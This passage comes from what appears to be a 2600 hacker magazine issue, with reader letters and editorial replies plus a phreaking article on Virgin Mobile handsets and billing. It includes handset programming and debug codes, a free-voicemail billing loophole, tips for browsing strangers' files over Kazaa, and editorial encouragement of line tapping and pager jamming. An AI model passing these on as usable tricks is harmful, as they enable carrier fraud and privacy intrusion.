So she failed in her endeavor, looking more foolish than wise. It absolutely amazes me that Microsoft names their proposed technology after a statue that watched over a city that was famous for its capture by means of a Trojan Horse (according to Greek mythology).

How ironic! An apparent paradox? Is Microsoft building a large hollow wooden horse which it hopes to deliver to unsuspecting Trojans (users) as Palladium? Fate or coincidence? You decide.

Robert
Johannesburg, South Africa

Dear *2600:*

In 19:3 Jeff complained about Canadian customs opening three of five packages he ordered from you. I decided to test customs coming in my direction. I am in the US military stationed overseas. Even though my mail never leaves the USPS/Fleet post office system it still must pass through US customs. The question was if it would arrive unmolested.

On Dec 31 I decided to press my luck by ordering *Freedom Downtime* from work during lunch. (I am mildly surprised that 2600.com is not blocked on a Department of Defense computer.) My package arrived today in the ubiquitous plain brown wrapper. It is postmarked Jan 4 with no customs paperwork (tsk tsk guys) and no signs of having been opened. I even checked it in the VCR to make sure it hadn't been passed by a magnetic field to erase subversive material.

Now let me compliment you on a great film that scared me more than any horror film ever did. And now that it appears we are going to war I'll make sure that if I go it goes with me.

squid

We hope you get back safely without killing anyone.

Dear *2600:*

Over the holidays I visited an old childhood favorite place, the Museum of Science and Industry in Chicago. I ducked quickly into the new "Internet" exhibit (largely a disappointment) and found that they gave some coverage to explaining "hackers" to the general public (and indeed, the youth of today). You might be pleasantly surprised at what the display text has to say:

"Hackers: Let's face it. Hackers have a bad rep. But true hackers aren't 'computer criminals.' They are the adventurers who test the limits of technology without causing damage. Many improve Internet security by reporting any glitches that they encounter online. In fact, some businesses hire hackers as system testers to make sure all the 'doors and windows' are safely locked.

"Crackers, on the other hand, use their smarts to do destructive things, like bring down networks, steal information, and create viruses. Crackers give hacking a bad name."

The first paragraph is quite progressive and hopeful! Though I'm not sure merely moving the definition of "computer criminal" from "hacking" to "cracking" is especially helpful (we're still caught in a semantic trap here, and looking for just another easy name for the "bad guys" is hardly a solution). Anyway, the airtime given to the goodness of hacking was quite a pleasant surprise in an otherwise dull exhibit. They even have a placard about Kevin Mitnick!

confusedbee

We agree that this is for the most part a good thing. But all of this nonsense about "crackers" isn't going to solve anything. In fact, we believe it will

make matters worse since the word itself is being based on something bad to begin with without offering much of a definition. If this were to become an accepted part of the language, anyone accused of being a "cracker" would have a tough time gaining a sympathetic ear, especially since no specific crime is being defined. It's still entirely possible to differentiate between hackers and criminals by simply defining the actual crime the latter are involved in.

Dear *2600:*

I've discovered a disturbing trend at my high school. I've seen - on a number of occasions and from different people - teenagers selling cellular service. I was able to ask one who was willing to talk about her job. She stated that a "nameless" (think Catherine Zeta Jones) cellular provider provides her with local cellular service through a crappy used TDMA phone for $5 a month. In return she must get at least ten people a month to sign up for new service. I find this despicable marketing tactic leaves a bad taste in my mouth. It seems wrong to get teenagers to be friendly with people their age and push cellular service on them, like they are telling them about a service they enjoy. Yuck!

fremont_dslam

This kind of indentured servitude is extremely profitable for those companies that engage in it. While you won't find local service for that cheap (and it is only local service), you can still get many fairly cheap plans without having to spend a lot of time trying to get others signed up. If you actually worked directly for the cellular provider doing sales, you would be getting paid far more than you would be saving with this deal.

Dear *2600:*

The terrorists who are informed and protected are in the government.

eyenot

Thanks for the tip. Speaking of which....

Dear *2600:*

Just in case anyone was curious as to how to "report" a TIPS claim, here's the address: https://tips.fbi.gov.

~j~

Dear *2600:*

I'd like to add to the whole placement issue of *2600* at B&N. I go to the B&N in West Nyack, NY and they not only have the magazine on the magazine rack with the computer magazines, they also have a clear magazine holder at eye level, all by itself, just for *2600*. It's easy to check to see if the new magazine is in - I can see it from the other side of the store. When I check out however, the magazine never seems to scan correctly. The magazine always has to be manually entered into the register when I check out and on the receipt for issue 19:4 it just says "Magazine" and next to it "5.00".

scott

Dear *2600:*

Telnet this: towel.blinkenlights.nl. Someone or some people have way too much time on their hands.

Aaron

We wanted to do something like this for the DVD release of "Freedom Downtime." But we also wanted to get it out before 2010.

Dear *2600:*

BT have recently installed Internet enabled telephone boxes in many areas of Scotland (and, presumably, the rest of the UK). A cursory glance at one of them told me that they have touchscreen monitors, offer web access, telephone facilities, and SMS and they are ridiculously expensive. I recently noticed, however, that they appear to have been renamed as "The Blue Box." I find this interesting. Surely British Telecom, of all people, would know what a blue box is? Anyway, I'll let you know if I obtain any detailed information.

owen

Dear *2600:*

I noticed a message that says "Kevin is now free" in the Table of Contents (Material) page in 19:4, above the word Positivity, right below the line. Cool, very, very cool.

dominatus

Dear *2600:*

I've been reading your mag for about a year now and feel I've learned a lot. I've known computers were in my future since the day my stepfather took away my mouse to keep me from using the computer, so I experimented and figured out enough keyboard commands to move around quite well in Windows. So I'd been looking for someone to teach me how to use computers to a more full potential. I've found that there is an entire subculture of hackers that really is many times more complicated than most people suspect. Strangely, while considered a near computer god at my school I know in my heart that should I ever go to one of your meetings I'll immediately be pegged as a script-kitty. But that doesn't bother me, because I know if I find the right people they will be willing to teach me as long as I'm not an ass about it. Also, reading a letter in 19:3, page 30, I got the idea to make a t-shirt and bumper sticker that said "Phr34k H34v3n" - yellow text on a black background. Of course it would draw a lot of attention as most people would think it was some secret cult code. Then I remembered that I get paid less than you people and for me to get even one shirt/bumper sticker it would cost me most of one of my pathetic paychecks. Anyway, keep up the fight. As long as there are still embers a fire can be restarted. You be the hot embers that keep this fire burning in even the darkest of times.

chaos985

We're not sure how comfortable it is being hot embers. But we're willing to give it a shot.

Dear *2600:*

Didn't you find irony in the fact that Jack Valenti presented an award right after Michael Moore

accepted his Oscar for *Bowling for Columbine?* Michael Moore, an extreme activist in issues of free speech and information and Jack Valenti, a suppresser of new ideas and innovation.

2600reader

To his credit, Valenti is resisting pressure from the Bush administration to rally Hollywood behind the war effort. But it was pretty funny seeing him glowering after Moore turned the place on its ear. It was a true Hollywood moment.

Meetings

Dear *2600:*

I live on the USS Theodore Roosevelt (CVN 71) and we are out to sea right now. I will go to a meeting at any time no matter where on the boat as long as it's on the boat. There are about 5500 people on this ship right now so at least a few will know what we're trying to do. What do I do next?

x

This is unusual although we really shouldn't be surprised. Technically, a 2600 meeting should be open to the public but in the case of a military vessel, this probably isn't very likely. But there's nothing wrong with having a gathering within the confines of your environment, whether that be the military, school, prison, etc. You just need to get the word out to people who are interested and be prepared for any kind of action taken by authority figures who don't get it. Let us know what happens.

Dear *2600:*

I read your "terms and conditions" for *2600* meetings. There is a problem. Romania isn't presently on your meetings list so this means that there are no meetings in Romania. So I must be the first one who wants to do this in this country. Tell me how these meetings take place in a city. How many people must come to the meeting? Is there a minimal number? Give me more details so I will know if I will do this in my city or not. Thank you very much!

cs

Getting the meeting started is the hardest part and it's also the part that you have to accomplish on your own before we start to publicize it. Otherwise we would have literally thousands of meeting sites without any indication that they really exist. In order to get something like this started, you need to find a way to reach out to people with similar interests. Sometimes there are online forums, classes at universities, or even street corners where you can hand out flyers announcing the first meeting. People have also had success inserting flyers into issues of 2600 at bookstores that sell it. Once the meetings get underway, consistency is more important than the size of the crowd. It's also a good idea to have a web page where people can see for themselves what the meetings are like and hopefully decide to attend. And don't forget to send us monthly updates so we know you're still out there once your meetings get underway.

Dear *2600:*

I have a suggestion regarding the day *2600* meetings are held. As it is on Friday, a lot of people who work miss out, especially those of us who work on swing shift. We simply cannot be asking for a day off every first Friday of every month. So I ask you guys if it can be moved to a Saturday? In my opinion Saturday would be better so that more people can participate in these meetings. I would almost guarantee that *2600* meetings will be bigger because obviously more people would join and in the process more ideas, opinions, and whatnot would be contributed to these meetings and would ultimately make them better.

0versight

The "first Friday of the month" system has worked extremely well for the most part. We originally chose Fridays partly because that was traditionally when the original "TAP" meetings had been held before we were around but also because it's kind of a celebration of the end of the week, when people have gotten out of work or school but aren't out doing "weekend" stuff. Obviously, this isn't going to work for everyone but that will be the case regardless of what day they're held. In the nearly 16 years that the meetings have been happening, we've only gotten a handful of complaints concerning when they were held. But we are open to suggestion on ways to improve things such as possibly having secondary meetings in areas that don't have first Friday meetings either because they're too close to another meeting or for reasons like yours. The biggest challenge to this would be figuring out how to make it simple so people will know when these meetings take place. Since all of the "primary" meetings would still be on the first Friday, those would remain easy for people to know about. If we can come up with a common day for "secondary" meetings, it shouldn't be too complicated. Suggestions are welcome.

Security

Dear *2600:*

After reading the article on CD data destruction in 19:4, I thought I had missed something. The article focused on destruction using the microwave. It also discussed very expensive alternatives to the destruction of data on CD ROMs, to the tune of 10 or 20K!

I have an easier way, and it only requires that you have a very rudimentary understanding of computers and electronics. First, you will need one pair of soft soled tennis type shoes. Second, you will need some concrete or asphalt. You can mix your own for security reasons, but the driveway or street will work fine in a pinch. Third, you need one CD ROM that needs the information on it destroyed.

Here is how it works. Put on your tennis shoes. Take the disk in your hand and walk out to the driveway or street. Put the CD ROM upside down on the concrete (the side you write things on, such as "Candid X10 video of the next door neighbor" should be facing up). The next part is fairly easy to get mixed up, but try to do it right. Put your tennis shoe that has your foot in it directly over the CD ROM. Next, put all your weight on the CD ROM and spin it back and forth with your foot. Make sure you do this in different locations on the disk to ensure that all of the

aluminum is off. You will know when your data is destroyed when the disk looks like a clear plastic Frisbee and there are aluminum flakes blowing off in the wind about the size of finely ground flour. Try to recover that!

I don't know what all the fuss is about destroying CD ROM data, but I think the sneaker grind method is the easiest and most complete. If you're really paranoid, you could sweep up the aluminum duff and smoke it, but do that at your own risk. Just don't fall down and break your leg while twisting the night away!

DWD

Dear *2600:*

Recently, while using one of the many popular P2P filesharing programs, I came across many files called "Phone List" or similar. Upon discovering what they were, I am truly afraid for humanity, though it has helped clarify why incredulous ideas (such as the DMCA, WBAI shutdowns, lawsuits against you, Kevin and Bernie's treatment, et cetera) can proliferate and spread in today's society.

I am now in possession of more than 37 files filled with personal, corporate, and other phone, address, and email lists. More than 15 are corporate in nature (three of which were from DSL/other technology-oriented companies), with the remainder everything from Greek organizations to private citizens' lists.

However, I find it interesting that I can be arrested and imprisoned for having a publicly available set of data that proves how unknowledgeable our society is. This is just a simple warning to those who use P2P filesharing utilities - please make sure you know what you are sharing.

Poetics

Dear *2600:*

A note in response to Rob T Firefly's letter in 19:3 about searching for .eml files in Kazaa. Another feature Kazaa was kind enough to include is an option to allow your entire hard drive to be searchable for media by other users. Next time you go searching for .eml files, or any other file extension that would not normally be in a Kazaa shared folder, right click on one of the results and choose "find more from the same user." You will probably end up with a list of everything on that user's machine, including cookies, progs, pics, system files, all the way down to desktop shortcuts. Of course, that's where the "send a message to this user" option comes into play.

DVNT

New Projects

Dear *2600:*

We're assembling a communications museum of a sort and we'd like to have your approval on using the first cover (4:1, January 1987) of *2600 Magazine* as a part of an info-wall coming to the set.

Jari
Finland

We'd be honored. For the record, we generally approve of such use as long as we get to see a picture of it at some point. Thanks for your efforts.

Dear *2600:*

Today I was patiently waiting in line at the Olive Garden (not my choice, the wife had to drag me there) when I started playing around with the little guest page device they give you to let you know when your table is ready. The system works like this: you sign your name and are given a plastic object about the size of a hockey puck. It really looks like a high tech drink coaster. When your table is ready, a little box at the door greeter's podium sends out a signal, causing a little light on your pager to start blinking, and the whole thing vibrates periodically. I didn't have any sort of tools with me, so the most I got from the little black hockey puck was a url for the company that built its website. http://www.ntn.com. I was sitting there looking at all of these people waiting on a table and seeing the excitement they had when theirs was ready. And then I got to thinking, what if I could make all of these things go off at once? I've been scoring the company's website and google for any kind of info I can find on the system. It shouldn't be that hard to get a cell phone, CB, ham radio, or possibly even a garage door opener to emit the frequency required to set all of these things off. I'm researching the idea extensively, but why should I have all the fun? I've seen the same systems used in O'Charley's restaurants as well. Imagine the fun one could have driving down a row of restaurants and setting off this signal. In times like these, filled with so many worries and stresses, why not use our skills to laugh a little? Of course, always use your knowledge responsibly.

Ghent

We're certain such an act could be classified as terroristic in these days as well. In a sense, you'd be interfering with the nation's food supply. These devices are basically beepers that have a very limited range, most likely due to the low output of the sending device, usually located near the cash register. We don't know if it would be possible to blast out the signals so that everyone in a particular county would suddenly believe their table was ready. It's certainly worth looking into.

Inquiries

Dear *2600:*

How can I get a copy for myself? By the way I am living in Iran.

kayvan

We do offer a special "Axis of Evil" incentive for people inside participating countries. Simply mail us something of interest from your country and we'll respond with anything from a single issue to a lifetime subscription, depending on how interesting what you send us is. Just another way to annoy the authorities.

Dear *2600:*

I am writing a book which will contain references to *2600* and I was wondering if you would mind.

root

We don't mind having our magazine appear in any

medium so long as it isn't portrayed as something it's not such as a manual for crime or even a surefire cure for depression. It most definitely is a device to swat flies with so that kind of portrayal also wouldn't be a problem.

Dear *2600:*

I know that Kevin has been released for a while, but would you object to *Takedown* being released in the United States? I downloaded the movie a long time ago, but I do not have a real copy of the DVD/VHS. I don't feel like "modifying" my DVD player to play DVDs from France.

InfrHck

We have no objection to any completed film being released. Our problem was with the script and how it unfairly portrayed Mitnick. We were successful in getting a number of important changes made but we don't think it was enough to save the film. Now it's up to the public to decide if the movie was fair or even good. By not releasing it here, the studio appears to have already made that decision. Anyone should have the ability to order the DVD from another country and make up their own mind. The artificial constraints built into DVD technology are designed to keep you from doing just that.

Dear *2600:*

I work as a network admin for a school and have been an avid reader of *2600* for a long time.

I want to submit a letter about what it's like working for a school from the perspective of somebody who sees kids get blacklisted for the most innocent activities or get accused of "hacking" when the only thing they are guilty of is getting into a network share that had been set up by somebody who failed to properly set up security.

My concern is anonymity. I do not wish my name to be published as my letter is pretty harsh on school administration and I could easily find myself out of a job. If I were to submit such a letter, could you keep my identity in the strictest of confidence?

x8ou;##5

Look at the clever way we disguised your name for this letter. We hope this convinces you that we're up to the task.

Dear *2600:*

I think you are doing a great job. I also think that the *Off The Hook* program on WBAI is great. I was wondering if others have had this same problem. I have an AT&T Calling Card that is connected to my AT&T Universal Calling Card. There is a one rate plan, where I am charged 20 cents a minute for calls, providing I call 1-800-CALL-ATT and navigate to my call. Frequently on my bill, they are saying I used an operator and are charging me $6 or $7 for a one minute call. How is it that they would say I am using an operator when I always just dial 1-800-CALL-ATT and then key in the appropriate numbers? Is this a way to try and make additional money, assuming that I do not read my billing statement carefully?

Ray

That's certainly the end result although the cause is most likely bad programming that makes them lose track of just how certain calls are made. We suggest filing a complaint and if it continues to happen, just use another company. These days, you should have little trouble finding one for the same price.

***Dear* 2600:**

I'm sure your articles are copywritten. What are your requirements to use your articles in another magazine?

Mark

Generally, articles can be reprinted in other magazines as long as credit is given to the author and 2600. As the articles remain the property of the authors, they are free to do anything they want with them after they appear in these pages. We ask that any article submitted to us not appear in any publication (including websites) before it appears here (or six months after its submission). It makes our readers a lot happier.

Dear *2600:*

My dad and I were cleaning out the garage today and came across an old telephone repairman's phone device with a manual dialer and positive/negative alligator clips to tap into the phone lines. Is there anything I could do with it?

osiris

Apart from impressing people at your local 2600 meeting, you can always use these things to clip into phone lines wherever those little wires can be found. The best kind, though, are the ones where you don't even have to make physical contact with the wire in order to tap in. These have been used by all kinds of entities over the years to tap into phone lines without making audible clicks.

Dear *2600:*

I'm wondering if anyone has any information on STR intercom systems. I live in Manhattan in a typical residential building with an STR handset in my apartment. The model is an HT2003/2. I am surrounded by annoying neighbors and would like a better way to buzz them than by having to run downstairs to the building's entryway. Yeah, I know it's a bit childish, but nothing short of that seems to do any good. Would something like this require more access than the wiring available on my end?

kaspel

We would love to see some guides on imaginative ways to modify building intercom systems. There are many different types employing all kinds of technology so there are all kinds of possibilities.

Dear *2600:*

I am pretty new to your magazine, and am unable to fathom pages 40-45 inclusive, entitled .ncsc.mil{144.51.x.x}. I am just uninformed. It appears that the .x.x is intended to be a substitution for the sets of numbers in brackets behind the name (e.g., airpiracy25{114.189}), but I am unable to figure out what to do with these numbers. I have tried submitting www.ncsc.mil.144.51.114.189 on my browser, but it

lead to nothing. Would you mind giving this newbie a hint?

alan

144.51.114.189 = airpiracy25.ncsc.mil. That's as clear as we can get.

New Feedback

Dear *2600:*

I was browsing the latest mag at Barnes & Noble here in Austin, Texas. I noticed some rant about emoticons and stuff. This was total rambling, no real meat (where's the beef?). Anyway, I was talking to my dad this past summer. He was an Army Intelligence Officer in Vietnam. He said they used to use emoticons back in the 60's, on teletypes, before the Internet. Can you guys screen these articles a little better? This totally turned me off and I didn't buy this issue.

ByteEnable

You didn't buy the issue solely because you disagreed with the conclusions reached by one short article? We'd be amazed if you've ever bought anything with differing opinions. Hopefully we can get someone in the military to back up your dad's story or there may be some trouble.

Dear *2600:*

In 19:4 you responded to a letter jmk wrote about the Singer Corporation's website by saying that there didn't seem to be much to do as "guest." Well, in part you were correct. However, if you click around, you find that you can download numerous pdf files, one of which, entitled Global%20Directory%2010-23-02.pdf, contains the business addresses and phone numbers as well as the home addresses and phone numbers of "key personnel" up to and including C.E.O. Stephen Goodman. I send them a form generated response using the form on their site, warning them as to the potential security threat, and I was very nice about it. In retrospect I feel that, however well intentioned this was, for my own sake I should have not said anything because, as most corporations would, they will probably try to have me thrown in jail. It's a shame we live in a society where doing the right thing can actually bring backlash, and people can be pressured by fear to remain silent.

If you get a collect call from a South Jersey prison in the near future, it's just me trying to let you know what happened.

Jester

Dear *2600:*

In 19:4, page 48, jmk gave us the login and password to a www.singer.com intranet account. Your reply that there isn't much to do with that login is wrong. If you click on the Documents link "http://www.singer.com/intranet/userindex.cfm" you'll find that you can download their global phone directory. Now it doesn't have all the employees' names in it, and I'm sure by other means you could get this info, but here it is for you all in one file! Now with that, you can click on the Newsletter link "http://www.singer.com/intranet/userindex.cfm" and look at what appears to be some kind of company newsletter... go figure. But in that file, you can get a lot of information that you could use with that global directory. I believe Kevin Mitnick brought up a scenario like this in his recent book *The Art of Deception.* But to bring back up what you said about the guest login; yes, there isn't much you can do on the site other than that.

Aaron

We certainly stand corrected on this. And even after so many of our readers warned them about this, the info remains up to this day.

Dear *2600:*

I just finished reading your latest edition magazine and I have to say how much I admire your publication of flamer letters. Doing so further shows the strong character and promotion of thought of *2600.* Although I cannot be considered a hacker by any stretch of the imagination, I thoroughly enjoy reading your articles and learning new things (currently, I am a Maya student). One of the reasons I love *2600* is your promotion of open-mindedness in the face of ridicule and stupidity - though not directly hacker related. Free thought should be more obvious, but unfortunately it isn't. Sooner or later, everyone will have to start thinking for themselves and I believe that your magazine is a wonderful encouragement for this type of behavior. I look forward to the day when anyone can buy any type of media without suspicion or ridicule (minus, of course, media that includes hate material, kiddie porn, general maliciousness, etc.). Anyway, I just wanted you guys to know that I fully support your magazine and will continue to recommend it to my friends and classmates. You are a beacon of sanity in a sea of chaos (okay, that was really cheesy, but I think accurate).

Kimberly

Dear *2600:*

I purchased *Freedom Downtime* on VHS at H2K2. I'm now in the process of burning a DiVX version onto CD so I can keep it for years to come. I deeply thank you for allowing me to feel secure in the knowledge that you won't sue me for it.

See you all at the next HOPE!

Anewname
Toronto

Dear *2600:*

This is in regards to the 19:4 article concerning Warspying. The author stated that he had received a couple of cable TV transmissions, which is easily explained. Radio Shack sells a 2.4ghz transmitter/receiver for use in your home when you want to, say, watch cable in another room without having to run extra cable. I own one of these units for that purpose, as the cable guy couldn't connect cable to my upstairs bedrooms. The receiver also picks up x10 displays, as I have picked up my neighbors using it to watch the parking lot due to a couple of car break-ins.

An obnoxious thing about these using the 2.4ghz band is that they severely interfere with 802.11b equipment. I have to disable my cable transmitter/receiver in order to use my 802.11b network without

being less than 10 feet away from the AP. Also with the AP on, it causes the cable transmitter/receiver to have a garbled picture.

glenn

Dear *2600:*

In response to di0nysus' article about spoofing MAC addresses, you can change it in Windows XP with a couple of clicks and keystrokes. Go to the "Control Panel," then click on "Network Connections" and then right-click "Local Area Connection," click "Properties," then click the "Configure" button, and then click the "Advanced" tab. Then under "Property," click "Network Address," click the radio button for value and enter the MAC address you want without a delimiter ":". There are ways to do it in Win 98/Me/2k/Nt, but it is not as easy.

c0ld_b00t

Nothing like a nine click solution.

Dear *2600:*

This letter is directed at area_51 who wrote in 19:4 the article entitled "Exposing the Coinstar Network." I am writing to ask a question about the actual receipts which print out of the Coinstar machine, specifically if you have ever seen one that says "Duplicate" on it.

The reason I ask is that a friend of mine, a night manager in a supermarket which uses the Coinstar machine, was fired for allegedly cashing one of these receipts which allegedly said "Duplicate" on it. I work part-time as a bookkeeper in this store. I have seen perhaps hundreds of these receipts but never one that had that word on it. I believe this man was framed and I'd like more information on the machine to see if indeed he was.

He says that a customer complained to him that the Coinstar machine was not working. He asked the bookkeeper in charge for the key which she gave him. When he opened the machine he saw a receipt hanging out of the area where they print out. The customer had not used the machine yet so it was not hers. Since our store has a "finders, keepers" rule in effect (which means if you find money and it isn't claimed by anyone and all cashier's drawers are even at the end of the night, the finder gets to keep it), he thought it would be fine if he cashed the receipt. Coinstar receipts, as you know, are the equivalent of cash. The receipt was intact and was not scratched off nor was the perforated wavy line down the side ripped in any fashion. The bookkeeper who gave him the key was the same one who cashed the receipt for him at the end of the night. She says there was nothing odd looking about the receipt when she was asked later on by myself and other concerned coworkers.

How does one go about getting a "Duplicate" receipt to print, meaning what actions did he have to take on the inner computer in order for this to occur? Knowing the guy I can say, pretty much without a doubt that he has no clue about how the Coinstar machines work. From previous conversations he mentioned he didn't have the password and couldn't fix the thing when problems arose with it and we would have to call the repairman. I read your article and you seem like a leading authority on these things. The bookkeeper says that she watched him open the machine and that she did *not* see him touch any buttons.

I think the company wanted to get rid of him for a reason unknown to us and that they fabricated this whole thing in order to see him gone. The manager has told us that he did not think he was doing anything wrong and other managers in the store have said that if he cashed the receipt and it was a valid one, not a duplicate, there would have been no problem. I feel that there isn't such a thing and they made it up but I could be wrong.

I am hoping you can help. If you say that there is no such thing or that the process to accomplish this is beyond the means of any person opening this machine, then I will report the company to the union. The main store manager is known for deceptive practices such as hiding hours on employee timesheets in order to not pay them full time wages, etc.

TheTechnophile

Responses to Old Feedback

Dear *2600:*

I just finished reading issue 19:4 of your magazine and I felt like writing in response to Dave D.'s letter of critique. I felt like expressing my reasons for reading *2600* and why I love it so much. His tone in the letter seemed to assume that all readers of your magazine used it as an underground hacking manual that barely slips by punishment from the law. I am not a hacker, phreaker, or script kiddie of any kind. I do, however, have an unquenchable thirst for knowledge. Information, in general, enhances knowledge, which hopefully leads to wisdom. The information that I read in *2600* furthers my knowledge of the technological world around me. I believe that such a heightened knowledge is necessary to avoid becoming one of the masses of uneducated people who fall victim to the obscurity of the technology they use. Too often we take technology for granted. Does the average Joe know what happens behind the scenes when he picks up the phone to make a long distance call? No, but he probably doesn't need to know for his immediate survival. However, I refuse to take technology for granted and let it control me without keeping it in check. Some of the information presented in your magazine may resemble a "wink and nod approach to criminal activity," but that all hinges on what the reader does with that information. Do I have anything "to fear from the law?" No. The FBI will not be knocking down my door for illegally accessing a network or for fraudulently erasing Blockbuster fees. I don't read *2600* to pretend to be some sort of pseudo-intellectual hacker-wannabe. I read *2600* because it is information that I deem as vital to my survival and success in the modern age of technology.

Kyle

Dear *2600:*

I was 100 percent with you concerning the simpleton's letter (Greg in Colorado) about how the ACLU

continued on page 48

A First Look at Virgin mobile

by The Prophet
aka "Please don't call me the Virgin Surgeon" TProphet

Overview

Virgin Mobile USA is the first foray by David Branson's Virgin group into the North American wireless market. It is also Virgin's first experience with a CDMA system. The rest of Virgin's worldwide markets utilize GSM technology. While Virgin Mobile would have preferred to partner with a GSM carrier, the local GSM carriers (Cingular and T-Mobile) already had their own prepaid offerings and weren't interested in selling them to Virgin Mobile. Additionally, Virgin wanted a strong nationwide network, and none of the GSM carriers offer one.

Fortunately for Virgin, Sprint PCS was looking to get out of the prepaid market, but had the network capacity and technology to serve prepaid customers. In a $300 million joint venture between Virgin and Sprint, Virgin Mobile USA was formed, resulting in an overlay wireless network with a myriad of opportunities for the curious phreak.

Virgin Mobile operations are scattered hither and yon across several companies and geographic locations. Their headquarters are in Warren, New Jersey. Calls are carried over the Sprint PCS network. Billing is handled by California-based Siebel Systems, and data processing is handled by EDS at their Sacramento offices. A software package developed by Telcordia (formerly Bellcore) is used at the MTSO layer for prepaid billing. Customer service calls are taken in Spokane, Washington by a firm called the ICT Group (who, incidentally, also take calls for America Online). They use BEA/WebLogic to track all (and I mean all) the people you call, the VirginXtras you use, how you pay your bill, etc.), your interactions with Virgin Mobile - but only after you get past Amber, the interactive voice response (IVR) gatekeeper system, which is driven (poorly) by ScreamingMedia and BeVocal software. As you may have guessed, outsourcing is the order of the day at Virgin Mobile.

The Phones

As of this writing, Virgin Mobile customers can choose from two Kyocera phone models, the 2219 and 2255. The 2219 version is marketed as the "Party Animal" and the 2255 version is marketed as the "Super Model." The phones are similar, with the more expensive 2255 version offering a bright blue display, additional ring tones, and a few other bells and whistles. The phones are bundled with a CD sampler of songs from the Virgin music label, an instruction booklet, and a sheet of stickers that I imagine Virgin Mobile thinks are zany and fun. Most of the stickers have something to do with the Virgin logo, or are simply Virgin advertisements.

The firmware, which in Kyocera phones is flashable, is different from that found on the Sprint PCS models of these phones. In addition to providing unlimited Wireless Web access to all the news and information that a user in Virgin Mobile's 15-30 year old demographic could ever need (that is, MTV news and information about the Virgin record label's music catalog - yes, they really are that condescending), along with other "VirginXtras" features such as "blind date" calls, where you can schedule an automated callback to your wireless phone (the premise being you could schedule a callback to occur during a date, then more easily fabricate an excuse to leave). You can also check the remaining balance on your account, buy more airtime, etc.

Unlike the Sprint PCS firmware's version of Wireless Web, you are limited to visiting a hard-coded list of URLs that Virgin Mobile has provided - nearly all of which promote other Virgin products. If you were thinking of getting around this annoying limitation by purchasing a data cable for your laptop, don't bother. That functionality is also disabled in the firmware.

Additionally, the PRL is locked to "Sprint PCS Only" mode (although this is hidden from the user), and you don't even have the option to select analog roaming. If you were somehow able to get around that, roaming is also disabled in the Sprint PCS billing system for Virgin Mobile ESN/MIN pairs. The inability to use an available analog signal, even to call 911 (which is always a free call), is a serious limitation.

Billing

New Virgin Mobile phones come with $10 worth of airtime, and you can get an additional $5 for activating your phone on their website. Calling time is purchased through the use of

"top-up" cards, which are sold at Virgin retailers, or by using a credit card. You can top-up your account over the phone or via the Virgin Mobile website. For each $50 purchased in any one month, Virgin Mobile provides $10 in bonus airtime. Additionally, a $10 one-time bonus is granted for registering your credit card number with them online.

Most voice calls are billed at 25 cents per minute for the first ten minutes per day. Domestic long distance is included. On the Virgin Mobile network, a day begins at midnight and ends at 11:59 pm. For the first ten minutes of calling time each day you are billed 25 cents per minute. After that, you are billed ten cents per minute for the rest of the day. These rates apply to both incoming and outgoing calls, and are the same regardless of the time of day. International long distance service is available, but is disabled by default and very expensive.

Incoming calls that are transferred to voicemail are free. Outgoing calls to your voicemail from your wireless phone are normally billed airtime at the voice call rate. However, dialing 11 + NPA + your Virgin Mobile Number allows you to check your voicemail for free in some markets. This is how incoming calls that are transferred to voicemail appear on your call detail, so it appears to be a billing loophole. You can also check your voicemail using a land line without being billed airtime, by calling the NPA-NXX of your Virgin Mobile number, then replacing the last four digits with 6245 (MAIL). Simply follow the voice prompts to log on to your mailbox.

CDMA data service, which Sprint PCS markets as Wireless Web or PCS Vision, is unlimited and free on Virgin Mobile. Unfortunately, it's not very useful because of the limitations described above. As usual, you get what you pay for.

There are no credit checks, and no identification is required to establish service with Virgin Mobile. To activate service, you need to give them a name and service address, but this can be anything you like. Be aware, however, that if you want to pay with a credit card, you need to provide the name and billing address on the card.

Virgin Mobile vs. Sprint PCS

If you have a Sprint PCS phone, you cannot activate it on the Virgin Mobile billing system, or vice versa. Each carrier requires the ESN of your phone to be in their database; otherwise, they cannot activate it.

If you call Sprint PCS customer service for assistance, they will have never heard of your phone number before and won't be able to pull up your account. Technicians at the Tier 2 level and above can pull up your account, but they'll get the Virgin Mobile national account (which is administered by someone named Amber Maxwell - my voice sounds like it belongs to a disgruntled lumberjack, so they were reasonably skeptical about me being a woman).

Unfortunately, the above means that Sprint PCS won't readily perform services such as resetting your browser's client certificate, performing over-the-air (OTA) updates of the PRL in your phone, or telling you how much Virgin Mobile actually pays for that expensive service you're using.

Fun Numbers To Call (from your Virgin Mobile handset)

***4, *VM -** Virgin Mobile "Central Intelligence" (free). Note that the *4 usage differs from Sprint PCS accounts, where the feature code is used to check account usage.

***3 -** Sprint PCS SpeedPay billing system. This will not work with a Virgin Mobile account, and Virgin Mobile charges you to call it (this is probably a bug in their billing system).

***2 -** Sprint Customer Service (free). They can't tell you anything about your Virgin Mobile phone or account. They can only provide general help with the Sprint network or transfer you to a technician.

***72, *73, *74 -** Call Forwarding. This service is not available with Virgin Mobile.

***67 -** Caller ID block (free). You can also request a permanent caller ID block through Virgin Mobile "Central Intelligence."

***82 -** selectively unblocks your caller ID if you've permanently blocked it.

Fun Programming Codes (on your Virgin Mobile handset)

Use these codes at your own risk. While you are unlikely to physically damage your handset, improper settings can cause it to work intermittently or not at all. After entering the code you want to use, press OK to proceed.

111111 - Options menu. This displays a menu of available options.

868666 - Programming lock code. This is also called the Master Subsidy Lock (MSL) and is used for NAM programming and firmware updates. Unlike Sprint PCS phones, where this is individually configured for each phone, the MSL is the same for most Virgin Mobile phones.

040793 - Field debug code. The field debug menu has several fun options, including changing the voice codec used, displaying information about signal strength, and more.

Creating Delay in the New Age

by Screamer Chaotix
screamer@hackermind.net

As the telephone network matures (I would never say "improves"), more and more technological flaws are disappearing. The days of the blue box, tandem stacking, juicing, and busy signal conference calls are long gone. Fortunately, there are still ways to enjoy some of the cool tricks of yesteryear, right here and right now. You're not really "exploiting" the system like in the old days; you're using it in a creative way. But hey, it's all about having fun, right?

We all know there are ways to do things for free, so I won't bother mentioning those things here. I will assume everything you do is perfectly legal, as this won't cost too much anyway. Naturally this all depends on your long distance provider and how long you actually keep the connection open. For everything that follows, you will need: friends with 3-way dialing (preferably friends around the world), a cell phone, a home phone, and a payphone.

